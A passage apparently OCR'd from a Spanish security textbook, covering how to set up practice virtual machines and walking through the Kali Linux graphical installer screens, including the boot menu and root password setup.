
Sistemas Operativos

Ahora, te guiaré para la instalación de varios sistemas operativos, que, sugiero instales antes de continuar para que puedas practicar adecuadamente todos los ataques que veremos en este libro.

Todos estos sistemas excepto Android (también se puede, pero por simplicidad, es más fácil usar un emulador externo) pueden ser instalados bastante fácil en VMware o VirtualBox. Mientras tengas memoria para instarlos puedes instalar todos los sistemas operativos ya que no toman otros recursos (como procesamiento o RAM) mientras están apagadas.

Instalando Kali Linux

Al iniciar, te aparecerá una ventana similar a esta:



Aquí te permite varias opciones. La primera te permitirá utilizar el sistema sin instalarlo, la ventaja es que te ahorras tiempo de instalación, ya que se inicia inmediatamente; la desventaja, es que todo lo que hagas se borra al apagar el sistema.


Así que se optará por instalar el sistema, en la opción: “Graphical Install”





```
Boot menu

Live (686-pae)
Live (686-pae failsafe)
Live (forensic mode)
Live USB Persistence                (check kali.org/prst)
Live USB Encrypted Persistence      (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options                                          >
```






Después de esto, primero seleccionamos el lenguaje.



Luego el teclado que utilizamos y el usuario



Y la contraseña de nuestro usuario root (la contraseña default es toor).



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the 'sudo' command.

Note that you will not be able to see the password as you type it.

Root password:


☐ Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.


Re-enter password to verify:


☐ Show Password in Clear


Screenshot | Go Back | Continue

